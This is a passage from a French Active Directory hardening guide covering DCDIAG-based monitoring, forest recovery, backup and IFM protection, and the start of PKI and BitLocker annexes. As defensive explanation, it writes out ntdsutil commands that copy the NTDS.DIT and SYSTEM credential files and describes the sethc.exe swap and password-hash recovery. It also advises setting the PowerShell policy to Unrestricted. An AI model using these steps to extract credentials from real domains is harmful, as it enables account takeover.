Il est nécessaire de superviser l'annuaire Active Directory pour déterminer les défaillances potentielles générées par une attaque. La solution ci-dessous est basée sur un script PowerShell qui analyse le résultat de la commande DCDIAG /V /E qui est exécutée depuis un unique serveur. Le script doit être installé sur un serveur Windows 2008 R2 (ou versions ultérieures) anglais car la commande *DCDIAG* doit produire un résultat en anglais.
Remarque : la version téléchargeable du *DCDIAG* en anglais fonctionne uniquement sur Windows 2003. Elle ne prend pas en charge par exemple la réplication du dossier SYSVOL avec le moteur DFS-R. Pour plus d'informations, voir http://www.microsoft.com/en-us/download/details.aspx?id=31063
Il faut donc installer un serveur en anglais membre du domaine pour superviser des contrôleurs de domaine installé avec un Windows français.

7.4.1 PRESENTATION DE L'OUTIL DCDIAG

Il s'agit d'un outil de diagnostic Active Directory très complet qui permet de vérifier la disponibilité des contrôleurs de domaine, le bon fonctionnement de la réplication, la disponibilité des rôles FSMO, que les services sont démarrés…
L'option /V permet de travailler en mode verbeux.
L'option /E permet d'interroger tous les contrôleurs de domaine de la forêt.
Il existe d'autres options pour effectuer des tests DNS. Pour plus d'informations, taper la commande *DCDIAG.EXE /?*

7.4.2 DEPLOIEMENT DE LA SOLUTION

7.4.2.1 Etape 1 : préparation du serveur

Installer un serveur membre Windows 2008 R2 / Windows 2012 anglais. Le script ne fonctionne que pour un DCDIAG anglais. Lancer *Server Manager* et cliquer sur *Add Features*.
Ajouter la fonctionnalité *AD DS Snap-Ins and Command-Line Tools* dans *Remote Server Administration Tools* | *AD DS and AD LDS Tools* | *AD DS Tools*.

7.4.2.2 Etape 2 : autoriser l'exécution des scripts PowerShell non signés

Entrer la commande suivante pour autoriser l'exécution des scripts non signés (ou mieux faire signer le code du script) : *Set-ExecutionPolicy Unrestricted*

7.4.2.3 Etape 3 : créer le script c:_adm\supervision\supervision.ps1

Copier le code disponible à cette adresse http://msreport.free.fr/articles/supervision.txt

```
# Objectifs du script
# Analyse le résultat de la commande DCDIAG /V /E et produit 4 fichiers en sortie.
# Le script doit être lancé sur une version anglaise de Windows.
# Initialisation des fichiers à la valeur par défaut.
$Connectivity = "OK"
$Configuration = "OK"
$Sysvol = "OK"
$NTDS = "OK"
# Stockage du résultat du DCDIAG dans une variable
# Dans l'exemple ci dessous le script se connecte sur le contrôleur de domaine FR56DC2K12. A changer !
$dcdiagresu = dcdiag /v /e /s:FR56DC2k12
# Analyse du contenu de la variable
foreach ($line in $dcdiagresu)
{
   # Test disponibilité de l'annuaire
   if (($line.Contains("failed test Connectivity")) -or ($line.Contains("failed test Services")))
   {
      $Connectivity = "KO"
   }
   # Test de la configuration Active Directory
   if (($line.Contains("failed test KnowsOfRoleHolders")) -or ($line.Contains("failed test MachineAccount")) -or ($line.Contains("failed test Advertising")) -or ($line.Contains("failed test RidManager")) -or ($line.Contains("failed test LocatorCheck")))
   {
      $Configuration = "KO"
   }
   # Test de la réplication Sysvol
   if (($line.Contains("failed test DFSREvent")) -or ($line.Contains("failed test SysVolCheck")) -or ($line.Contains("failed test KccEvent")) -or ($line.Contains("failed test NetLogons")) -or ($line.Contains("failed test NCSecDesc")))
   {
      $Sysvol = "KO"
   }
```

```
    # Test de la réplication NTDS
    if (($line.Contains("failed test ObjectsReplicated")) -or ($line.Contains("failed test Replications")) -or
($line.Contains("failed test Intersite")))
    {
        $NTDS = "KO"
    }
}
# Ecriture des fichiers résultats
$Connectivity | Out-File c:\Connectivity.txt -Force
$Configuration | Out-File c:\Configuration.txt -Force
$Sysvol | Out-File c:\Sysvol.txt -Force
$NTDS | Out-File c:\NTDS.txt -Force
```

7.4.2.4 Etape 4 : configuration votre application de supervision (comme Nagios)

Configurer votre application de supervision (comme Nagios) pour lire les 4 fichiers résultats et afficher une alerte selon le contenu de chaque fichier : *OK* ou *KO*.

7.5 DISPOSER D'UN PLAN DE REPRISE INFORMATIQUE (PRI) ACTIVE DIRECTORY

En cas de compromission de la sécurité de votre annuaire Active Directory, Microsoft préconise d'effectuer une restauration selon le scénario *Forest Recovery*. **Ce type de restauration est très impactant pour la production car il nécessite d'arrêter tous les contrôleurs de domaine au préalable.** Le fait de tester cette procédure permet de limiter la durée d'indisponibilité de l'annuaire et donc l'impact sur l'entreprise. Tester au moins une fois tous les 6 mois la procédure *Forest Recovery* sur un environnement de maquette copie conforme de l'environnement de production.
La procédure de Forest Recovery de Microsoft est disponible à cette adresse (annexe A).
http://technet.microsoft.com/fr-fr/library/planning-active-directory-forest-recovery(v=ws.10).aspx

7.6 PROTEGER VOS SAUVEGARDES ACTIVE DIRECTORY ET LES FICHIERS IFM (INSTALL FROM MEDIA)

Windows Server Backup est l'outil intégré dans Windows Server 2008 R1 et versions ultérieures. Il permet d'effectuer une sauvegarde complète (image *Baremetal*) d'un contrôleur de domaine et génère un fichier *VHD* ou VHDX (selon version de Windows). Il permet de restaurer très facilement un contrôleur de domaine (avec une sauvegarde BareMetal) en démarrant depuis le DVD d'installation de Windows et en sélectionnant l'option *Repair computer*. Si un attaquant arrive à copier une sauvegarde de l'annuaire, il pourra probablement restaurer le contrôleur de domaine, obtenir les fichiers *NTDS.DIT* et *SYSTEM* puis appliquer la méthodologie présentée précédemment pour disposer d'un accès administrateur sur le contrôleur de domaine (*fichier cmd.exe* copié et renommé en *sethc.exe*). Il pourra aussi essayer de récupérer les mots de passe de tous les comptes utilisateurs et les comptes ordinateurs à partir du LMHASH ou NTHASH.

L'outil *NTDSUTIL* permet à un administrateur du domaine (et autre groupe avec privilège) de créer un média *IFM*. Ce type de média permet d'installer un nouveau contrôleur de domaine sans répliquer le contenu de l'annuaire à travers le réseau. Il contient une copie hors connexion du fichier *NTDS.DIT*, SYSTEM (ruche *HKEY_LOCAL_MACHINE\SYSTEM* de la base de registre). Pour générer un IFM, appliquer la procédure suivante :


```
Ntdsutil
ifm
activate instance ntds
create Full c:\ifm\
```

L'outil *NTDSUTIL* permet aussi à un utilisateur avec privilèges de créer des snapshot de l'annuaire Active Directory en appliquant la procédure suivante :
Ouvrir une invite de commande et taper les commandes suivantes :

```
ntdsutil
snapshot
activate instance ntds
create
```

Pour monter le snapshot généré, taper la commande suivante :
Mount ID_snapshot

L'administrateur peut maintenant copier / coller les fichiers *NTDS.DIT* et *SYSTEM* qui ne sont plus protégés par le système.



Il peut ensuite démonter et supprimer le snapshot en tapant les commandes suivantes :
List all
Unmount {ID_SNAPSHOT}
Delete {ID_SNAPSHOT}


```
snapshot: List all
 1: 2014/11/19:08:37 {a62c0cd7-2603-4eec-a6bb-72f74604e2cd}
 2:    C: {8b706581-293e-4693-a8a2-17218abbd763} C:\$SNAP_201411190837_VOLUMEC$\

snapshot: Unmount {a62c0cd7-2603-4eec-a6bb-72f74604e2cd}
Snapshot {8b706581-293e-4693-a8a2-17218abbd763} unmounted.
```


```
snapshot: Delete {a62c0cd7-2603-4eec-a6bb-72f74604e2cd}
Snapshot {8b706581-293e-4693-a8a2-17218abbd763} deleted.
```


8 ANNEXES


8.1 PROCEDURE DE DEPLOIEMENT D'UNE AUTORITE DE CERTIFICATION MICROSOFT


Lancer le *Server Manager* sur une machine Windows 2012 R2 membre du domaine avec un compte membre du groupe *Enterprise Admins* et appliquer la procédure ci-dessous.














La PKI déployée ci-dessus intègre une configuration de base. Des étapes de configuration supplémentaires sont nécessaires comme la configuration de l'AIA / CRL pour être hébergées sur un site web, la configuration de la durée de vie maximum d'un certificat (2 ans maximum par défaut), le paramétrage des modèles de certificats (déploiement des certificats, durée de vie), les paramètres de révocation des certificats (génération de la CRL toutes les heures, URL de la CRL dans les certificats), l'activation de la séparation des rôles ou la mise en œuvre de l'archivage des clés privées des certificats.
Toutes ces étapes sont expliquées dans l'article suivant : http://msreport.free.fr/?p=451.

8.2 PROCEDURE D'ACTIVATION DE BITLOCKER SUR UN CONTROLEUR DE DOMAINE

8.2.1 PRESENTATION DE LA SOLUTION POUR CHIFFRER LES DISQUES DURS DES CONTROLEURS DE DOMAINE


BitLocker permet de chiffrer le disque système, un disque fixe (non système) ou un disque amovible (clé USB…). BitLocker est inclus en tant que fonctionnalité sous Windows 2008 R2 et version ultérieure.
BitLocker crée automatiquement 2 partitions : une partition de 100 Mo qui est marquée comme active et qui contient les fichiers de démarrage et la partition système qui contient les données du système (C:\windows). Seule la partition système est chiffrée. La solution BitLocker peut utiliser différents périphériques pour stocker la clé de chiffrement / déchiffrement :

- Une Clé USB (clé de démarrage uniquement) : cette méthode chiffre uniquement le lecteur. Elle ne fournit aucune validation des composants de la séquence de démarrage et aucune garantie contre la falsification du matériel. Pour utiliser cette méthode, votre ordinateur doit prendre en charge la lecture des périphériques USB dans l'environnement de prédémarrage.
- Une carte à puce : BitLocker s'appuie alors sur le certificat contenu dans la carte à puce pour chiffrer / déchiffrer le disque dur.
- Un module TPM (*Trusted Platform Module*). C'est la méthode recommandée par Microsoft. Elle permet de protéger le disque dur et de valider que les composants de la séquence de démarrage n'ont pas été altérés.

8.2.2 MISE EN ŒUVRE DE BITLOCKER SUR DES CONTROLEURS DE DOMAINE WINDOWS 2012 R2

Toutes les informations ci-dessous sont extraites des documents Microsoft suivants :
http://technet.microsoft.com/fr-fr/library/dd875547(v=ws.10).aspx
http://technet.microsoft.com/en-us/library/jj679890.aspx
http://technet.microsoft.com/fr-fr/library/hh831412.aspx

La première étape consiste à installer la fonctionnalité *BitLocker* sur un contrôleur de domaine (machine physique ou machine virtuelle). Un redémarrage sera nécessaire.
Pour plus d'informations : http://technet.microsoft.com/fr-fr/library/jj612864.aspx



